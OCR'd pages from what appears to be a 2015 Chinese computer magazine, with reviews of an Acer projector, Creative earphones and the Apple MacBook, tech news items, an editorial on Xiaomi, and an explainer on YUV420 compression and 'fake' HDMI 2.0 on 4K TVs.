由于 DLP 的技术原理，X1385WH 在色彩明艳程度上略有不足，总体氛围是较为浓郁的，但是没有那种“流光溢彩”的颜色表现。X1385WH 的图像锐度表现很出色，边缘也很难看到锯齿。这无论是看视频、玩游戏还是观看图片，都表现得很突出。至少对于普通用户而言，X1385WH 的图像效果是比较出色的。

有趣的是，由于 X1385WH 的分辨率只有 1280×800，所以在搭配盒子观看一些分辨率相对较低的视频（如网上的电视剧和电影）时，效果反而很好，画面没有明显的马赛克——这也算物理分辨率不高的一个“特别优势”啦，要知道采用物理分辨率为 1080P 的高端投影仪，投大尺寸看网上视频，由于网络视频的分辨率较低，码率也不高，效果效果反而不太理想。这也给我们一个提示，是否现在的智能投影仪采用 720P 的分辨率更符合普通用户的视觉需求呢？


X1385WH 在演示 PPT 和展现文字时，字体比较锐利清晰，对焦也很准确，没有虚影和锯齿情况出现，出色的对比度和亮度为它在文档演示方面带来了积极的表现。如果是用于商务领域，X1385WH 应该可以让人满意。

当然，X1385WH 也有不足的地方，3W 的单声道喇叭明显有些吃力，在观影和玩游戏时，声音总显得较为单薄。当然乐观地看，很多传统投影仪还没有音箱呢，聊胜于无吧。另外，X1385WH 也有 3.5mm 输出口，用户可以买音箱来弥补不足。

另外还要吐槽的是，都 3000 元以上的产品了，但宏碁并没有附送主动 3D 眼镜以及 HDMI 线，只有一根 VGA 线。

整体的外观还是设计得不错

顶部的按键和指示灯设计



接口方面给人感觉更偏向商务

✓ 色彩准确，画质出色

✗ 扬声器表现一般

基本参数及售价

- **投影技术:**DLP
- **物理分辨率:**1280×800
- **亮度:**3200 ANSI 流明
- **对比度:**20000:1
- **输入接口:**HDMI×1、复合视频接口×1、VGA×2、VGA 输出×1、音频输入×2、音频输出×1、USB×1、Micro USB×1、串口×1
- **扬声器:**单声道，3W
- **功耗:**253W
- **尺寸及重量:**308mm×211mm×86mm，2kg
- **参考售价:3599** 元

图片颜色很精准，但是颜色亮度不算太高

玩 PS4 游戏，图像锐度很好

观看 PDF 的亮度很好，文字表现出色

工程师观点

家用商务两相宜

或许在一些较少接触投影仪的用户看来，在目前智能投影仪漫天飞，售价直杀3000元以下的环境中，X1385WH的竞争力并不算突出。但是作为一款专业的传统投影仪，X1385WH的表现是对得起它的售价的，现在大多数低价智能投影仪和它实际上并不在一个档次上，超高对比度和3200流明的亮度也不是那些低价投影仪可以做到的。而从它的实际表现来看，无论是用于家庭娱乐，还是商务演示，它都有出色的发挥。而且必须得承认的是，出色的硬件规格以及亮度表现，的确能让它在各种环境下都显得游刃有余，这点殊为难得。

耳机中的“跳水”大佬

创新Aurvana Air耳机消费者报告

在挂耳式耳机中,创新的Aurvana Air无疑算是一款较为经典的产品。当然,过去鉴于它的1699元的价格,它的性价比显得不那么高,而现在499元的售价相比过去已经跌了千元以上,它的销量也随之水涨船高(由此可见耳机是一个多么暴利的行业)。这款过去针对高端HiFi用户的耳机,现在成为很多人入门的选择,那么它在用户心目中的表现到底如何呢?

规格

挂耳式 / 频响范围 20Hz ~ 20kHz/ 阻抗 32Ω/ 灵敏度 102dB/ 重量 16g/3.5mm 接头 / 钕磁铁单元 / 线长 1.2 米

价格:499 元

消费者综合评价
8 分

1

赞:外形设计出色,佩戴感非常舒服
踩:耳挂坏了没得换

消费者:小丹
职业:物业管理

Aurvana Air 最吸引我的是它的外观设计,非常时尚轻巧,携带起来很方便,拿在手中轻若无物,毕竟这款耳机拿过红点设计大奖,设计方面的确不是吹的。特别让人觉得舒服的是耳挂的设计,佩戴在耳朵上不易脱落。虽说是入耳式耳机,但它从造型来看,其实应该算是平头塞。有趣的是这款耳机的耳挂材质使用了记忆金属(编注:即镍钛合金),不但轻巧,而且即使变形了,在高温下也能还原,用电吹风吹吹就行了。

当然,这个耳挂设计也不是没有缺点。由于记忆金属过于轻巧,所以也就比较脆弱。有一次使用我不小心压断了耳挂,耳机就没法佩戴了,同时也不能维修,这样就没法使用了。从这个角度来看,如果耳挂换成塑料材质,应该不易折断。

编辑点评:耳挂舒适但得小心使用

作为红点大奖的获得者,Aurvana Air 在设计方面毋庸置疑,即使用户戴着眼镜,它也能很稳固舒适地佩戴上。此外,金属材质的使用的确给这款产品带来不少亮点。当然耳挂使用记忆金属,有利有弊,一方面它的确轻巧,而且戴着不像塑料材质那样别扭,另一方面它也的确容易折断,用户在使用的时候小心点吧!

2

赞:音质不错,适合流行与小编制
踩:不适合激烈音乐,价格跳水太夸张

消费者:周扬
职业:金融白领

当时创新为 Aurvana Air 打出的广告是女生毒器,受这诱惑我在 1000 元价位上购买了这款耳机,后来发现创新的宣传真是谦虚了。事实上,除了人声外,Aurvana Air 的三频都有不错的表现,高频比较凌厉,中频也很饱满,低频虽然量不算大,但是较为弹性。从我的经验和体验来看,Aurvana Air 这款耳机很适合听流行音乐以及一些小编制。而像摇滚、电子这类音乐就不适合 Aurvana Air 了,听起来没层次感,非常混乱。所以这耳机实际上不适合那种喜欢低频爆棚的用户。

此外,Aurvana Air 使用普通耳罩会出现明显漏音的情况,使用海绵耳罩会有一定改善。而让我最不爽的是,这款产品跳水过于夸张了,几年前刚出来的时候售价是 1699 元,现在居然只要 499 元了,这让我们这些高价购买的用户情何以堪。

编辑点评:解决漏音问题别忘记泄压孔

这款耳机的确在音质上有自己的独到之处,虽然不说顶级,但却是很多 HiFi 发烧友最喜欢的耳挂式耳机,毕竟在目前要找到一款风格轻灵、人声出色的好耳机并不容易。漏音的问题,用户只能自己找海绵耳套解决了,所幸不难买到。需要注意的是,使用海绵耳套的时候,不要遮住了耳机下方的泄压孔,否则声音会显得很沉闷。

编辑总评 499元已属超值

创新在音频领域总是有一些经典的产品,Aurvana Air 就算是其中一款,就目前这个价位来说,这款产品已经很值得入手了,无论是佩戴舒适度还是音质,它都可以说是物超所值。至于价格跳水的问题,从编辑的个人经验来看,创新的音频产品都属于长卖狂降型,一个产品推出几年后,降价幅度往往会令人发指,包括 Aurvana Live2 也是如此,所以对于这个品牌的产品,最好不要冲动型消费。

卡总有话说

“两极分化”缘何来?

这里说的两极分化,指的是目前在业界、用户以及媒体中形成的一种诡异情景:一方面一些人为小米这样的公司摇旗呐喊,而另一方面,则有更多人质疑这类公司甚至直接谩骂。也许我们应该把标题中的两极分化直接改为“小米骂象”,这样还更直观点……

实际上,我也一直在思考这个问题,像小米这一类公司是如何让自己处于这“冰火两重天”的境地?虽说不招人嫉是庸才,但像小米这种评价两极分化之严重的公司,至少在国内还是很少见的。

前几天小米推出了新一代的小米电视,不出意料地,当一部分人为小米电视热情鼓掌之际,更多的人和媒体开始了和小米的新一轮撕逼大战。没人去质疑小米为何把索尼、三星以及夏普的电视拿来和自家的电视进行画质对比(不出意外的……小米获胜了),而是质疑在和这几家电视的对比中,小米是否用了公正的测试手段。

阿卡个人对小米没有太多感觉,过去不喜欢它的期货营销手段,现在则不喜欢它过于夸张的宣传方式(连一个渣钢材都要宣传)。且不论小米的测试方式是否公正,即使公正,所谓的画质也不是小米在发布会放几张对比图片就能完全说明的。

我个人很不感冒的是,不少互联网厂商,以类似玄学一样的方式,向受众强行推销“某某产品就是好,某某产品就是棒”这样的思路。不了解的人或者对其产品某个特质有强烈需求的人(比如价格)自然会产生某某厂商天下无敌的幻想;而思考能力比较强,并对技术和产品有一定了解的群众及媒体,自然就会产生疑惑,从而出现反感的情绪。

此外,很多中国互联网厂商,他们是旧规则的破坏者以及新秩序的缔造者,但不可否认的是,在某些时候,他们也拉低了厂商的道德观。夸张宣传也罢,不公平对比也罢,不过是在这种道德观的驱使下做出的行为而已。更无奈的是,他们却又特别介意别人指出他们的问题和缺点!

何其可笑,何其可悲,何其脆弱……有人说像这样的公司,如果在美国或者欧盟是很难发展起来的。谁知道呢,至少在国内,这些公司正在移动互联的大潮中混得风生水起。不过,只要这样的公司,继续着他们目前的宣传风格和行事准则(或许已经成为了他们的公司文化?),那么他们的产品或许会继续热卖,但很难获得行业的尊重,而那种评价两极分化的现象还会延续下去。

小米电视2S 48英寸
年轻人的第一台电视
2999

小米新电视又号称是“年轻人的第一台电视”,为什么我们要说“又”……

责编:黎坤 **组版**:向海蓉 **责校**:杨志刚
日期:2015.7.27 **投稿邮箱**:pcw_newtech@vip.sina.com

高颜值的代表

苹果新MacBook轻薄本消费者报告

我相信所有人都对独树一帜的设计充满向往，即便那不是我们感兴趣的东西,但只要够漂亮,就至少给了我们驻足观赏的理由,在电脑产品领域,苹果似乎一直都是优质设计的领航者,在Apple Watch推出之际,本不是主角的12.5英寸新MacBook却凭超高颜值吸引了大量玩家的围观,今天我们也找到了3位新MacBook的用户，通过他们的叙述来还原它的真实面貌是否真的内外如一。

规格
12.5 英寸 2304 × 1440 分辨率 /0.92kg
Core M 5Y31 双核处理器
HD 5300 集显
8GB LPDDR3 内存
256GB PCI-E SSD
OS X Yosemite
价格:9288 元

消费者综合评价
9 分

1

赞:金色外壳吸引眼球,极致轻薄好方便
踩:只有一个接口！必须买转接器很抓狂

消费者:Angelabubu
职业:民宿老板

我的 MacBook 是在日本旅行时买的,但实际上我原本没有打算买笔记本,只是路过涉谷表参道专卖店的时候陪要给家人带 iPhone 6 的朋友进去看了看而已,没想到我就这样一眼相中了它,然后在朋友的几番怂恿之下选择了入手。

我在店里仔细对比了一下 MacBook 和 MacBook Air，前者的外形优势实在是太明显了，据说是第一台采用金色外壳的苹果笔记本，极致轻薄的身形让我当时简直神魂颠倒，所以虽然它比后者贵了不少，但依然就这样自觉自愿地交出了银行卡……

不过因为对笔记本本身没有太多研究，我也是买了回国之后才发现它原来只有 1 个接口,这也就意味着我如果要用鼠标、视频输出、U 盘、移动硬盘等外设都必须得买转接器，跑到专卖店一看，单标准 USB 接口的也要 138 元,用它的同时还不能充电,不实用！而扭头一看全功能转接器,这货居然要价 588 元！愤而回家求助淘宝,88 块包邮买回一个转出 3 个 USB3.0 接口且支持充电的 HUB，才算把这个问题解决了……但有了这个 HUB,机器好像又不那么便携啦。

编辑点评:为夺眼球,接口减法做得太过

我绝不否认 MacBook 是一款外形设计极为出色的产品，在我们此前解读过的内部设计文章中，我也曾感叹过苹果由内至外都堪称行业顶尖的设计实力,不过,在接口这方面,我实在无法赞同该机的设计思路,虽然 AirDrop、蓝牙键鼠等功能或产品同样可用，但这不是抹杀所有其他接口的理由,更重要的是,MacBook 其实并没有薄到完全无法容纳一个 USB 接口的底部,苹果想的恐怕只是追求设计的极致而已。

2

赞:触控板功能强大,苹果操作系统熟悉后很好用
踩:不支持 Flash 有些不符合国情

消费者:张阳
职业:媒体工作者

我买笔记本是为了方便出差工作，所以原本就是想要一台方便携带的笔记本,对性能倒是没什么要求,原本想的是买 ThinkPad X250，但后来看到了新 MacBook,感觉之前用的笔记本实在太丑,或许该对自己好一点,而且我对苹果操作系统的便利性也早有耳闻(有好几位同事都在用苹果笔记本)，所以最后选择了新 MacBook。

之前听说过苹果笔记本触控板功能强大，而新 MacBook 还采用了独特的压感式设计,我还特意先看了教程视频,再配合 QuickTime 播放器或地图软件还能起到快进和控制缩放速度的功能,很有趣。而多种基础手势操作在习惯后已经完全无需鼠标操作了，这一点可远远强于 Windows 笔记本。而且在几天的适应后，我已经基本掌握了 OS X 操作系统的使用方法，个人认为这是一个相对更为人性化的操作系统,内置的 Pages 文档编辑软件也非常强大,实用性强。

不过，我一开始并不知道苹果并未原生支持 Flash，只是很奇怪为什么在爱奇艺等网站在线播放总是会发热量变大甚至卡死,使用 APP 客户端来播放就没有这个问题，后来才知道苹果主推 HTML5,但据我所知,国内的大多数网站动画和广告还是以 Flash 为主,在 Safari 中必须安装插件才能实现流畅,但此时续航能力又会受到影响了，真是纠结。

编辑点评：
苹果一向都“走自己的路让别人去说”

在很多时候我们对 Windows PC 可以挑出很多问题,甚至是可以让潜在消费者直接打消购买念头的根本性问题,但在苹果产品上，它即便有着像不原生支持 Flash 这种跟中国网络环境“水土不服”的问题，但却依然能够活跃于市场当中,这也与它一向坚持己见有着不小的关系,在不少果粉心中这甚至是成为了一种信仰。不过总体来说，新 MacBook 依然是一款细节优点明显多于不足的产品。

3

赞:显示效果着实出色,可连续办公 7 小时
踩:键盘体验太“独特”,Boot Camp 最低只能装 Windows 8

消费者:罗磊
职业:个体户

本来我是想买 MacBook Air 的,但因为各种原因一直没有入手，知道新 MacBook 推出后我做了比较多的对比,最终促使我选择了后者，其中最主要的一个原因就是屏幕效果。新 MacBook 采用的是 Retina 级分辨率屏,在专卖店我仔细将它与 MacBook Air 进行了对比,差别真的很明显,因为我平时喜欢拍照修图，所以显示效果对我来说也挺重要的，至于接口不足什么的至少还有外设可以解决,不算啥问题。除此之外,在 OS X 操作系统下新 MacBook 可连续浏览网页、Pages 写文档和听歌 7 小时,对于一款还不到 1kg 的笔记本我觉得挺不错的。扬声器表现一般,没有什么可说的。但要吐槽的是,它的键盘体验实在太另类了,虽然苹果官网说了不少好话,但就我的体验来说,这触控板左右键一般的按键手感再加上较为密集的排布方式,盲打错字率还是挺高的,看来还需要更多时间才能适应。

除此之外,因为工作需求也必须安装 Windows,本来想安装熟悉的 Windows 7,但发现它最低都只能安装我从没用过的 Windows 8，虽然安装过程很简单,不过又要适应一次新系统也是让人有点醉了,在 Windows 8.1 操作系统下触控板无法呼出右键也挺麻烦的。

编辑点评：
键盘体验不算糟糕,但的确很另类

为了准确客观地评价新 MacBook 的键盘，我还特意到苹果专卖店进行了长时间的试用,在我看来,它的按键其实并不差，较大的键帽配合蝶式结构即便是按到键帽边缘也不会产生按键倾斜，但唯一的不足就是键程超短，再结合小尺寸本较为紧凑的的按键布局，导致了较高的误击率，盲打时会常常出现找不到按键的情况,需要较多时间才能适应。

编辑总评 个性鲜明优缺点明显

显然,苹果新 MacBook 是一款看点十足的产品,出身名门再加上冠以最轻薄之名义，再加上细节设计上的诸多反传统变化（比如取消经典的背光 LOGO 和磁吸附充电接口),让它成为苹果笔记本史上最独特的存在,相信这也是很多人中意它的一大原因。不过,奔放的设计思维也就意味着它将接受传统应用的洗礼,任何外设都需要转接的单接口设计、让人在短时间内都找不到北的超短键程键盘……就像任何高颜值的妹子一样,好看是一码事,追到手能不能 hold 住就又是另一码事了。

PC及周边

GTX 950M+SSD+ 红色背光键盘
华硕飞行堡垒FX-Plus战争雷霆典藏版游戏本发布

华硕的主力价位游戏本一直由 FX 飞行堡垒系列担纲。前一阵,华硕进行了升级,新款飞行堡垒的显卡从原先的 GTX 850M 升级到了 GTX 950M。不过华硕近日又发布了一款新品 FX-Plus,全称为飞行堡垒 FX-Plus 战争雷霆典藏版(战争雷霆是一款以二战历史为背景的专业载具类战争网络游戏)。

FX-Plus 虽然还是 GTX 950M 显卡机型,不过引入了 128GB SSD+1TB HDD 的硬盘设计,另外引入了红色背光键盘,且 ASDW 四个游戏常用按键采用了高亮背光设计。目前京东在“预约购买”,i5 版 4999 元(i5 4200H/4GB/1TB HDD/GTX950M 2GB 显存),i7 版 6999 元(i7 4720HQ/8GB/128G SSD+1TB HDD/GTX950M 4GB 显存)。

看着 GTX 950M 显卡,又有发烧友问咱们了:为什么飞行堡垒不推 GTX 960M/GTX 970M 显卡的产品呢?答案是:飞行堡垒本来就定位于“出货机型”,所以配置并不极致。另外,高端显卡机型是由 ROG 玩家国度品牌覆盖的。

稀奇!Broadwell 标准电压处理器加持
微星新GE62游戏本上市

前一阵英特尔终于发布了 Broadwell 平台的标准电压处理器(前期上市的都是 Core i U 系列和 Core M 系列),不过我们也给大家透露了这样一个情况:不少 PC 厂商是不会推出 Broadwell 平台标准电压处理器的游戏本的——原因很简单,马上 Skylake 就要来了,他们会从 Haswell 直接切换到 Skylake。

然而,总有厂商喜欢“差异化”,比如微星。近日,微星就推出了新款的 15 英寸游戏本 GE62,搭载的处理器是 Broadwell 平台的 Core i7 5700HQ。该机的显卡是 GTX 970M,搭载全高清屏,带有 1TB HDD 和 8GB 内存。


单纯从性能上看,Core i7 5700HQ 相对于 Core i7 4720HQ 提升很小,但我们依然推荐大家购买这款新平台产品(Broadwell 平台的优势我们已解读过多次,这里不赘述啦)。另外,在微星为自己的游戏本引入多色背光键盘、混合 RAID 等可玩项后,品牌形象和竞争力也提升不少,虽然这款产品的售价达到了 8999 元,但其卖相明显优于国内新锐品牌游戏本。如果你要选一款万元以下的高性能本,又不屑于神舟等品牌,那这款新 GE62 是值得考虑的。

3D 摄像头实现 Windows 10 Hello 面部登录
英特尔 RealSense 3D 摄像头机型完全统计

现在各种各样的生物信息密码方式开始流行起来,比如手机上的指纹密码——让密码既安全,输入也变得轻松便捷,用起来很舒心。而微软在 Windows 10 上也设计了这样一个生物信息识别功能——面部登录,名为 Windows 10 Hello。Windows 10 Hello 与传统的面部登录不同,它识别的是真人,会对一些真人特性进行考察,比如眼部的动作等。另外,也要考察人脸是否是 3D 的、立体的(具体形式肯定是机密),照片什么的再也骗不过系统了。

在这个人脸识别过程中,英特尔的 RealSense 3D 摄像头可就派上用场了——由于它支持生物系统识别(可以识别 70 多个人体信息点)以及 3D 人脸建模,所以,自然也就成了 Windows 10 Hello 的认证产品!而英特尔也于近日公布了带有 RealSense 3D 摄像头,支持 Windows 10 Hello 功能的 Windows 电脑列表,它们分别是:

戴尔 Inspiron 15 5548、戴尔 Inspiron 23 7000、联想 ThinkPad Yoga 15、联想 ThinkPad E550、联想 B5030、华硕 N551JQ、华硕 ROG G771JM、华硕 X751LD、宏碁 Aspire V 17 Nitro、惠普 Envy 15t Touch RealSense、惠普 Sprout。你的电脑碰巧在里面吗?



电脑用的 RealSense 3D 摄像头,能够支持 3D 人脸建模

延伸阅读 RealSense 3D摄像头电脑还能干这活儿!

这台电脑好奇怪!用来干什么的?

这台电脑是惠普的一体机 Sprout(貌似并没有量产)。它有一个独特的功能:你把一个物体放在它摄像头对着的触敏板上,RealSense 3D 摄像头就能对它进行建模,然后旁边的 3D 打印机就开始打印了 ^__^。

Sprout 还有一些特殊的玩法:屏幕上方那大大的一坨还内嵌了一台投影仪,能够投射画面到下面的触敏板上,用户可以在触敏板上用手进行点画操作,而 RealSense 3D 摄像头会感应用户手的位置和动作,进而将动作转换为操控指令——这样,你就可以在这个虚拟的投射图像上画画、涂鸦了(当然还有其他很多可玩的方式)。

智能新品

小米电视家族添新丁
48 英寸 4K 智能电视 2S 发布

小米电视之前有 40 英寸、49 英寸和 55 英寸三款,其中后两者是 4K 分辨率的。而近日,小米又发布了一款 48 英寸的 4K 电视“小米电视 2S”。


这款产品采用“三星真 4K 屏”(不支持 3D),内置与 55 英寸小米电视 2 相同的 MStar 6A928 Cortex-A17 四核 1.4GHz 处理器,能够实现 H.265@60fps 解码。其 HDMI2.0 接口也达到了豪华的 3 个,并带有 802.11ac 无线网卡。发布会上,小米把其他产品拖出来打了一通,主要是说自己的画质好——这是好事情,甭管其他竞争对手是不是真的不行,但至少说明 2S 这货画质不差。

小米电视 2S 是 7 月 28 日放货,但通常你是抢不到的。为什么这样说呢?因为:这货 2999 元,如果画质真的有吹的那么好,且 HDMI2.0 口不是 YUV420 的而是“真 HDMI2.0”,还能大规模放货,那国产 4K 智能电视就该大洗牌了。

48 英寸的小米电视 2S 和 Soundbar 音频系统,后者不是标配

人机合一就要开始了?
松下将销售民用级外骨骼产品

如果你常看好莱坞的科幻片,那么对外骨骼这东西肯定不陌生。外骨骼的主要目的是帮助人类提升负载能力——可以是帮病人恢复正常负载能力;也能帮正常人提升负载能力。目前很多国家的军方都在研究这货(当然也在研究装载型机器人)——但军用外骨骼距离普通消费者太远太远了。



这是松下即将开卖的民用外骨骼产品

如今,外骨骼倒真有可能走进普通消费者的视线了:喜欢机器人的日本公司开始研发外骨骼了。松下公司日前宣布,它将开始销售外骨骼产品,旨在帮助工人更容易地举起和携带物品,减少受伤的风险。这款外骨骼是由松下联合其子公司 ActiveLink 共同开发的,自重 5.9kg,依附于人体的背部、大腿和脚部,使佩戴者能够携带 15kg 的额外负载。目前该产品已在日本大阪的仓库搬运工和林业工人身上进行测试。ActiveLink 公司表示,他们正在测试另一种更大的外骨骼产品,旨在帮助佩戴者携带 100kg 的额外负载。

马克戴蒙在科幻电影《极乐空间》中穿的外骨骼产品看上去蛮实用

阿汤哥在《明日边缘》里穿的外骨骼产品算是进阶型,这会是外骨骼的最终方向吗

GIGABYTE™ 电脑用的久 就选技嘉超耐久 质·选 超耐久

责编:陈扬轶 **组版**:何雪松 **责校**:杨志刚
日期:2015.7.27 **投稿邮箱**:pcw_newtech@vip.sina.com

什么是 YUV420?

破解电视“真假”HDMI2.0 之谜

在上一期我们给大家详细列出了目前国产HDMI2.0液晶电视的品牌和型号,一些细心的朋友或许会看到很多电视机的备注一栏中写着“YUV420”。那么问题来了,YUV420到底是什么?为什么它会出现在HDMI2.0的备注之中?


事实上,对于很多4K电视机而言,YUV420是一个让它们在不配置HDMI2.0前提下实现4K@60Hz画面的关键因素。它是一种技术,但它同时也成为了不少厂商混淆视听的手段。现在,就让我们一起来了解YUV420和HDMI之间的联系吧!

非HDMI2.0输出4K@60Hz?早有先例

对于大多数人的认知而言,想要在 4K 电视或者显示器上输出 4K@60Hz,那么输出端和输入端都必须支持 HDMI2.0 才行(DP 接口不在此文讨论之中)。但事实上,早有厂商实现了在非 HDMI2.0 接口下输出 4K@60Hz 画面。

GEFORCE GTX

开普勒显卡在驱动支持下可以实现 HDMI1.4 接口输出 4K@60Hz 的画面


2014 BRAVIA 高画質4K入力

HDMI2.0 搭載

S9900B シリーズ(発売未定)
X9500B シリーズ
S9000B シリーズ(発売未定)
X9000B シリーズ
S950B シリーズ(発売未定)
W920A シリーズ

XVAD1 ビデオ

4K

索尼在 2014 年的 4K 新品中明确使用 HDMI2.0,但要达到 4K@60Hz 则需要 YUV420

NVIDIA 在 2013 年曾经推出过一款驱动程序,利用这款驱动程序,NVIDIA 的显卡可以在 HDMI1.4 接口下输出 4K@60Hz 的画面,这在当时可算是一个轰动事件(当然,现在 NVIDIA 的 Maxwell 核心高端显卡都配置了真正的 HDMI2.0 接口,所以这一技术在 Maxwell 核心显卡上意义不是很大了)。

无独有偶的是,索尼早期的 4K 高端电视配置的是 HDMI1.4 接口,并不支持 4K 分辨率下 60Hz 的刷新,但是在一段时间后像 X9000A(2013 年索尼旗舰电视机)这样的产品在介绍中都特别标注了自己可达到的分辨率为“3840×2160/60fps/8bit/YUV420”。

有趣的是,在 2014 年索尼的 4K 新品中,索尼宣布使用 HDMI2.0,但事实上多数人在购买了索尼的 4K 电视后,都发现自己无法在正常情况下将分辨率设置在 4K@60Hz。

在这种情况下,自然有消费者感到疑惑,为什么 HDMI1.4 的接口能输出 4K@60Hz,而写明了 HDMI2.0 的产品却不支持 4K@60Hz?到底是我们不了解 HDMI2.0 还是 HDMI 有其他猫腻?事实上答案很简单,这一切都要归功或者说是归罪于 YUV420!

YUV420,4K分辨率下的带宽游戏

在具体解释什么是 YUV420,以及它和 HDMI 之间的联系之前,让我们先了解一下在 4K 分辨率下正常输出 60Hz 刷新率所需要的必要条件。

一般来说,视频信号的规范能否实现,主要取决于带宽。以最普通的 3840×2160 分辨率为例,色深我们采用常见的 8bit,那么 RGB 三原色就是 24bit,要达到 60Hz 的刷新,我们需要的带宽就是 3840 ×2160 ×24 ×60=11.94Gbps。考虑到 HDMI 信号传输的机制以及 8bit/10bit 的编码方式,通常实际效率是理论效率的 80%,也就是说正常情况下,我们要输出 4K@60Hz 的带宽为 11.94Gbps/0.8=14.925Gbps。HDMI1.4 的最大带宽为 10.2Gbps,HDMI2.0 的最大带宽为 18Gbps,所以理论上 HDMI1.4 是无法输出 4K@60Hz 的,只有 HDMI2.0 才可以。

那么如何才能让 HDMI1.4 也能输出 4K@60Hz 呢?从技术原理而言就只能降低 4K@60Hz 这一目标所需的带宽了。既然分辨率和刷新率都已经固定,厂商最后就只能从色深上下工夫,如果 RGB 三原色 24bit 的色深能降低一半,那么 HDMI1.4 就能满足 4K@60Hz 所需要的带宽了。而 YUV420 正是实现这一目标的手段。

YUV 是一种颜色编码的方式,在欧洲电视以及我国电视的制式上都有使用。YUV 的原理很复杂,这里我们不过多解释。YUV420 其实就是一种颜色压缩方式,它以 4:2:0 的方式对颜色进行压缩,水平方向和垂直方向的压缩率都是 2:1。采用 YUV 压缩方式之后,这样原本 RGB 三原色 24bit,就变成了 8+8/4+8/4=12bit。那么在这种压缩格式下,4K@60Hz 所需要的带宽就只要 3840 ×2160 ×12 ×60/0.8=7.465Gbps 了。这个带宽已经低于 HDMI1.4 的带宽,让 HDMI1.4 输出 4K@60Hz 也就成为了现实。

答案已经很明显了,无论是索尼电视也好,NVIDIA 的显卡也好,要在 HDMI1.4 下实现 4K@60Hz,那么它输出和输入端都必须支持 YUV420 的编/解码格式才行。由此我们也可以反证出,如果只能在 YUV420 下才能输出 4K@60Hz 的电视,那么它们采用的 HDMI 接口实际上都不是真正的 HMDI2.0 接口。

压缩的4K@60Hz,想说爱你不容易


YUV420 格式的图像,相比正常的图像,是经过压缩的。所以 YUV420 格式的图像比正常图像有一定的差距,这主要体现在色彩和清晰度上。

YUV420 的图像在色彩准确度上有所不足,同时显示的图片和文字都相比正常的图像要更为模糊。不过两者之间的差异在实际体验中用肉眼来观察并不明显,如果是在看电影或者玩游戏的时候,恐怕根本没人会注意到。

那么肯定就会有人说:既然两者在应用中体验差别不大,那么大家都用 YUV420 输出 4K 不就结了?如果真是这样,那么索尼也不会煞费苦心在 2015 年新的 4K 电视中全线采用真 HDMI2.0 接口了……

NVIDIA 早就说过,YUV420 虽然可以让 HDMI1.4 输出 4K@60Hz,但是显示设备的 HDMI1.4 标准和扩展显示识别比较混乱,所以不是每一款 HDMI1.4 显示设备都支持 YUV420 的画面输入;同时除了 NVIDIA 显卡,也很少有设备可以直接输出经过压缩的 YUV420 4K 画面。我们总不能要求每一个用户都购买 NVIDIA 显卡和支持 YUV420 输入的 4K 电视机吧?

这就是为什么这么多人在购买一些厂商所谓的 HDMI2.0 电视,却无法正常输出 4K@60Hz 画面的真实原因,因为这些电视只是能够在 YUV420 格式下实现 4K@60Hz,就可以自夸采用了 HDMI2.0。而正是由于读者对这部分知识的不了解以及相关产品的缺失,厂商才能肆无忌惮地进行虚假宣传,毕竟现在真正支持 4K@60Hz 输出的设备实在太少了,用户很难去分辨自己买到的产品是不是 HDMI2.0。



THE QUICK BROWN FOX JUMPED OVER THE LAZY DOG.
THE QUICK BROWN FOX JUMPED OVER THE LAZY DOG.

采用 YUV420 输出时,蓝色和红色字体会变得模糊

索尼以及海信等厂商在一些产品中号称自己采用了 HDMI2.0 接口,但也说明了是使用 YUV420 来达到 4K@60Hz 的画面;而像一些争议较大的电视产品,比如同样宣传自己是 HDMI2.0 的 PPTV-P50 以及联想的 17TV,却从来没有给用户具体说明过,这也造成了一些用户在应用中无法将画面设置到 4K@60Hz,从而导致了用户的疑惑和不满!

教你如何利用HDMI1.4实现4K@60Hz输出

买到这类“假”HDMI2.0 电视的用户,在未来自然无法在正常情况下,支持 HDMI2.0 设备输出到 4K@60Hz。不过所幸的是,目前 HDMI2.0 的设备并不多,而真正有 4K@60Hz 需求的用户基本都是接驳 PC 用于游戏,毕竟电影是不需要这么高的刷新率。所以如果用户拥有一块 NVIDIA 的显卡,那么还是可以在电视上实现 YUV420 图像的 4K@60Hz 输出,这样玩游戏其实和真 HDMI2.0 电视相比也没有多大差异。这里我们简单介绍一下实现的方式。


● 其他应用程序控制颜色设置(O)
○ 使用 NVIDIA 设置(S)
颜色通道(N): 所有通道
亮度(B): - + 50%
对比度(C): - + 50%
灰度(G): - + 1.00
较高和较低的亮度及对比度值可限制灰度范围。
3. 应用以下增强功能:
数字振动控制(D): - + 50%
色调(H): - + 0°
数字颜色格式(F): RGB
RGB
YCbCr444
自动选择(推荐)
动态范围(R): 有限
引用图像:

将数字颜色格式改为 YCbCr444 就可以了

首先用户要将 NVIDIA 的显卡驱动升级到 340.43 版本以上,然后再使用 HDMI1.4 线缆连接好 NVIDIA 显卡和电视。打开 NVIDIA 的驱动,进入驱动的“应用以下增强功能”一栏,将“数字颜色格式”从默认的“RGB”改为“YCbCr444”。如果用户的 4K 电视没有真正的 HDMI2.0 接口,但支持 YUV420 图像输入,那么此时分辨率一栏中就会出现“3840×2160 60Hz”的选项,选中确定即可。

编辑观点
技术不能拿来忽悠用户

